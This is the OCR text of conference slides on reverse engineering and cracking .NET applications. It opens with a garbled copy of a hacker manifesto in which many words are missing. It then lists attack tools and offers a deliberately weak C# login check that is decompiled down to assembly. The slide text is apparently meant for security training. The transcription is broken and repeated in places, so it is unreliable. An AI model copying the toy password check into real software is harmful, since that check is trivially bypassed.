

Hacking .NET Applications:

The Black Arts AppSec-USA 2011



Jon McCoy

www.DigitalBodyGuard.com



ANOTHER ONE GOT CAUGHT TODAY. IT'S ALL OVER THE PAPERS. "TEENAGER
ARRESTED IN COMPUTER CRIME SCANDAL", "HACKER ARRESTED AFTER BANK TAMPERING"...
DAMN KIDS. THEY'RE ALL ALIKE.

BUT DID YOU IN YOUR THREE-PIECE PSYCHOLOGY AND 1950'S TECHNOCRATIC
TAKING GO BEHIND THE SCENES OF A HACKER? DO YOU EVER WONDER WHY
HACKING IS THE ONLY WORDS WORTHY OF A HACKER? MAYBE THAT'S WHY.
I'M A HACKER ENTER MY WORLD... I'M A HACKER ENTER MY WORLD...
MAYBE I'M A HACKER THAT BEGINS WITH A SCHOOL... I'M STARTING WITH THE MOST OF
THE OTHER KIDS. THIS CRAP THEY TEACH US BARES ME...
DAMN UNDERACHIEVER. THEY'RE ALL ALIKE.

I'M IN JUNIOR HIGH OR HIGH SCHOOL. I'VE LISTENED TO TEACHERS EXPLAIN
FOR THE FIFTEENTH TIME HOW TO REDUCE A FRACTION. I UNDERSTAND IT. "NO, MS.
SMITH, I DIDN'T SHOW YOU HOW TO DO IT IN MY HEAD..."

DAMN KID. PROBABLY COPIED IT. THEY'RE ALL ALIKE.

I MADE A DISCOVERY TODAY. I FOUND A HACKER. WAIT... THIS IS
COOL. IT DOES WHAT I WANT IT TO DO. IF IT MAKES A MISTAKE, IT'S BECAUSE
SCREWED IT UP. NOT BECAUSE IT DOESN'T LIKE ME...

OR FEELS THREATENED BY ME...

OR THINKS I'M A SMART ASS...

OR DOESN'T LIKE TEACHING AND SHOULDN'T BE HERE...

DAMN KID. ALL HE DOES IS PLAY GAMES. THEY'RE ALL ALIKE.

AND THEN IT HAPPENED... A DOOR OPENED TO A NEW WORLD...
THE PHONE LINE LIKE HEROIN THROUGH AN ADDICT'S VEIN... AN ELECTRONIC
SENT OUT, A REFUGE FROM THE DAY-TO-DAY INCOMPETENCIES IS SOUGHT
FOUND.

"THIS IS IT... THIS IS WHERE I BELONG..."

I KNOW EVERYONE HERE. EVEN IF I'VE NEVER MET THEM. NEVER TALKED
THEM. MAY NEVER HEAR FROM THEM AGAIN... I KNOW YOU ALL...

DAMN KID. TYING UP THE PHONE LINE AGAIN. THEY'RE ALL ALIKE...

YOU BET YOUR ASS WE'RE ALL ALIKE... WE'VE BEEN SPOON-FED BABY
SCHOOL WHEN WE HUNGRED FOR STEAK... THE BITS OF MEAT THAT YOU DID
THROUGH WERE PRE-CHEWED AND TASTELESS. WE'VE BEEN DOMINATED BY
IGNORED BY THE APATHETIC. THE FEW THAT HAD SOMETHING TO TEACH FOR
ING PUPILS. BUT THOSE FEW ARE LIKE DROPS OF WATER IN THE DESERT.


THIS IS OUR WORLD NOW... THE WORLD OF THE ELECTRON AND THE
BEAUTY OF THE BRAID. WE MAKE USE OF A SERVICE ALREADY EXISTING
FOR WHAT COULD BE DIRT-CHEAP IF IT WASN'T RUN BY PROFITEERING.
YOU CALL US CRIMINALS. WE EXPLORE. AND YOU CALL US CRIMINALS.
AFTER KNOWLEDGE. AND YOU CALL US CRIMINALS. WE EXIST WITHOUT
WITHOUT NATIONALITY, WITHOUT RELIGIOUS BARS. AND YOU CALL
YOU BUILD ATOMIC BOMBS, YOU WAGE WARS, YOU MURDER, CHEAT, AND
AND TRY TO MAKE US BELIEVE IT'S FOR OUR OWN GOOD. YET WE'RE THE

YES. I AM A CRIMINAL. MY CRIME IS THAT OF CURIOSITY. MY CRIME
THAT OF JUDGING PEOPLE BY WHAT THEY SAY AND THINK, NOT WHAT THEY
MY CRIME IS THAT OF OUTSMARTING YOU. SOMETHING THAT YOU WILL NEVER
FOR.

I AM A HACKER. AND THIS IS MY MANIFESTO. YOU MAY STOP THIS
BUT YOU CAN'T STOP US ALL. AFTER ALL, WE'RE ALL ALIKE.

-THE MENTOR

Hacking .NET Applications: The Black Arts AppSense USA 2011



Jon McCoy
www.DigitalBodyGuard.com



ABOUT ME

- ◆ Training
- ◆ Malware Analysis
- ◆ Code Review
- ◆ Application Penetration Testing
- ◆ Custom Security Modification
- ◆ Research

THIS TALK


- ◆ How-To Attack .NET Applications
- ◆ Tools and Methodology of Attacking
- ◆ Overcome “secure” .NET Applications
- ◆ Building KeyGen/Crack/Hacks/Malware
- ◆ Reverse Engineering for Protection

ELEVATOR PITCH ATTACKING .NET

This is a fundamental truth
Executables equals Source Code
however in the past it was
harder or the tools were lacking
AND

I make it EASY
If it's on your system it
I make the FREE tools
can be bent and broken

VS AT



SOFTWARE TOOLS

PASSWORD



LOCKCRYPT



Access Manager

BACKUP



Androsa File Protector

Version 1.4.4

Copyright © AndrosaSoft 2009




FORENSICS



AccessData

A Pioneer in Digital Investigations S



Share



HARDWARE

Fake USB Keyboard




www.tinyclr.com

EEG Head Set




www.emotiv.com

NOT IDA PRO



NOT IDA PRO



DECOMPILE LINES OF CODE TO READ C# - 13 LINES

```
private void bn_check_Click(object sender, EventArgs e)
{
    string user = string.Empty;
    string password = string.Empty;

    user= tb_user.Text;
    password = tb_password.Text;

    bool same = false;

    if (user.GetHashCode() ==System.Convert.ToInt32( password))
        same = true;
    else
        same = false;

    if (same)
    {
        // true
        System.Windows.Forms.MessageBox.Show("SAME");
    }
    else
    {
        // false
        System.Windows.Forms.MessageBox.Show("NOT SAME");
    }
}
```



```
private void bn_check_Click(object sender, EventArgs e)
{
    string user = string.Empty;
    string password = string.Empty;

    user= tb_user.Text;
    password = tb_password.Text;

    bool same = false;

    if (user.GetHashCode() ==System.Convert.ToInt32( password))
        same = true;
    else
        same = false;

    if (same)
    {
        // true
        System.Windows.Forms.MessageBox.Show("SAME");
    }
    else
    {
        // false
        System.Windows.Forms.MessageBox.Show("NOT SAME");
    }
}
```

13 LINES

DECOMPILE LINES OF CODE TO READ C# - 13 LINES

```
private void bn_check_Click(object sender, EventArgs e)
{
    string user = string.Empty;
    string password = string.Empty;

    user= tb_user.Text;
    password = tb_password.Text;

    bool same = false;

    if (user.GetHashCode() ==System.Convert.ToInt32( password))
        same = true;
    else
        same = false;

    if (same)
    {
        // true
        System.Windows.Forms.MessageBox.Show("SAME");
    }
    else
    {
        // false
        System.Windows.Forms.MessageBox.Show("NOT SAME");
    }
}
```

C# - 15

IL - 34

ASM - 77

ASM-77

```
private void bn_check_Click(object sender, EventArgs e)
```

```
{
    string user = string.Empty;

    00000000 mov     qword ptr [rsp+18h],r8
    00000005 mov     qword ptr [rsp+10h],rdx
    0000000a mov     qword ptr [rsp+8],rcx
    0000000f sub     rsp,88h
    00000016 mov     qword ptr [rsp+20h],0
    0000001f mov     qword ptr [rsp+28h],0
    00000028 mov     byte ptr [rsp+30h],0
    0000002d mov     rax,7FF001B21D0h
    00000037 mov     eax,dword ptr [rax]
    00000039 test    eax,eax
    0000003b je      0000000000000042
    0000003d call    FFFFFFFF8DEEBF0
    00000042 mov     rax,12661050h
    0000004c mov     rax,qword ptr [rax]
    0000004f mov     qword ptr [rsp+20h],rax

    string password = string.Empty;

    00000054 mov     rax,12661050h
    0000005e mov     rax,qword ptr [rax]
    00000061 mov     qword ptr [rsp+28h],rax
```

```
    user= tb_user.Text;
```

```
    00000066 mov     rax,qword ptr [rsp+00000090h]
    0000006e mov     rax,qword ptr [rax+000001C8h]
    00000075 mov     qword ptr [rsp+38h],rax
    0000007a mov     rax,qword ptr [rsp+38h]
    0000007f mov     qword ptr [rsp+40h],rax
    00000084 mov     rax,qword ptr [rsp+38h]
    00000089 mov     rax,qword ptr [rax]
    0000008c mov     r11,qword ptr [rsp+40h]
    00000091 mov     rcx,qword ptr [rsp+40h]
    00000096 call    qword ptr [rax+000002B8h]
    0000009c mov     qword ptr [rsp+48h],rax
    000000a1 mov     rax,qword ptr [rsp+48h]
    000000a6 mov     qword ptr [rsp+20h],rax
```

```
    password = tb_password.Text;
```

```
    000000ab mov     rax,qword ptr [rsp+00000090h]
    000000b3 mov     rax,qword ptr [rax+000001D0h]
    000000ba mov     qword ptr [rsp+50h],rax
    000000bf mov     rax,qword ptr [rsp+50h]
    000000c4 mov     qword ptr [rsp+58h],rax
    000000c9 mov     rax,qword ptr [rsp+50h]
    000000ce mov     rax,qword ptr [rax]
    000000d1 mov     r11,qword ptr [rsp+58h]
    000000d6 mov     rcx,qword ptr [rsp+58h]
    000000db call    qword ptr [rax+000002B8h]
    000000e1 mov     qword ptr [rsp+60h],rax
    000000e6 mov     rax,qword ptr [rsp+60h]
    000000eb mov     qword ptr [rsp+28h],rax
```

```
    bool same = false;
```

```
    000000f0 mov     byte ptr [rsp+30h],0
```

```
    if (user.GetHashCode() ==System.Convert.ToInt32( password))
```

```
    000000f5 mov     rax,qword ptr [rsp+20h]
    000000fa mov     rax,qword ptr [rax]
    000000fd mov     rcx,qword ptr [rsp+20h]
    00000102 mov     r11,qword ptr [rsp+20h]
    00000107 call    qword ptr [rax+50h]
    0000010a mov     dword ptr [rsp+68h],eax
    0000010e mov     rcx,qword ptr [rsp+28h]
    00000113 call    FFFFFFFF82B9B30
    00000118 mov     dword ptr [rsp+6Ch],eax
    0000011c mov     eax,dword ptr [rsp+6Ch]
    00000120 cmp     dword ptr [rsp+68h],eax
    00000124 jne     000000000000012D
```

```
    same = true;
```

```
    00000126 mov     byte ptr [rsp+30h],1
    0000012b jmp     0000000000000132
```

```
    else
```

```
    same = false;
```

```
    0000012d mov     byte ptr [rsp+30h],0
```

```
    if (same)
```

```
    00000132 movzx   eax,byte ptr [rsp+30h]
    00000137 test    eax,eax
    00000139 je      0000000000000154
```

```
    {
```

```
        // true
```

```
        System.Windows.Forms.MessageBox.Show("SAME");
```

```
    0000013b mov     rcx,12663150h
    00000145 mov     rcx,qword ptr [rcx]
    00000148 call    FFFFFFFFEA266DA0
    0000014d mov     dword ptr [rsp+70h],eax
    00000151 nop
    00000152 jmp     000000000000016D
```

```
    }
```

```
    else
```

```
    {
```

```
        // false
```

```
        System.Windows.Forms.MessageBox.Show("NOT SAME");
```

```
    00000154 mov     rcx,12663158h
    0000015e mov     rcx,qword ptr [rcx]
    00000161 call    FFFFFFFFEA266DA0
    00000166 mov     dword ptr [rsp+74h],eax
    0000016a nop
```

```
    }
```

```
    0000016b jmp     000000000000016D
```

```
    0000016d add     rsp,88h
```

```
    00000174 rep ret
```


ATTACKING .NET



ATTACK

THE CODE ON DISK

IL – Intermediate Language

